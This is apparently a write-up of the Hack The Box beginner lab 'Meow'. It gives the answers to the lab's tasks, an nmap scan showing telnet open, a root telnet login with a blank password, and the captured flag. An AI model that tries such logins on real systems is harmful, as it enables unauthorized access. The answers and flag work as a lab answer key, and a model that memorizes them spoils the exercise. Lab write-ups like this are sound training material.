

## Meow | Norrkoping

### TASK 1

What does the acronym VM stand for?

R: VM → Virtual Machine

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### TASK 2

What tool do we use to interact with the operating system in order to issue commands via the command line, such as the one to start our VPN connection? It's also known as a console or shell.

R: Terminal

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### TASK 3

What service do we use to form our VPN connection into HTB labs?

R: OpenVPN

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### TASK 4

What is the abbreviated name for a 'tunnel interface' in the output of your VPN boot-up sequence output?

R: TUN

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### TASK 5

What tool do we use to test our connection to the target with an ICMP echo request?

```
$ ping 10.129.202.103
```

R: ping

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### TASK 6


What is the name of the most common tool for finding open ports on a target?

R: nmap

## TASK 7

What service do we identify on port 23/tcp during our scans?

```
$ nmap -sV 10.129.202.103
```



```
@arco:~  
→ ~ nmap -sV 10.129.202.103  
Starting Nmap 7.93 ( https://nmap.org ) at [REDACTED]  
Nmap scan report for 10.129.202.103  
Host is up (0.89s latency).  
Not shown: 999 closed tcp ports (conn-refused)  
PORT      STATE SERVICE VERSION  
23/tcp open  telnet  Linux telnetd  
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel  
  
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .  
Nmap done: 1 IP address (1 host up) scanned in 89.28 seconds  
→ ~
```

R: telnet

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## TASK 8

What username is able to log into the target over telnet with a blank password?

R: root

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## SUBMIT FLAG

```
$ telnet 10.129.202.103
$ Meow login: root
$ root@Meow:~# ls
$ root@Meow:~# cat flag.txt
b40abdfе23665f766f9c61ecba8a4c19
```

R: b40abdfе23665f766f9c61ecba8a4c19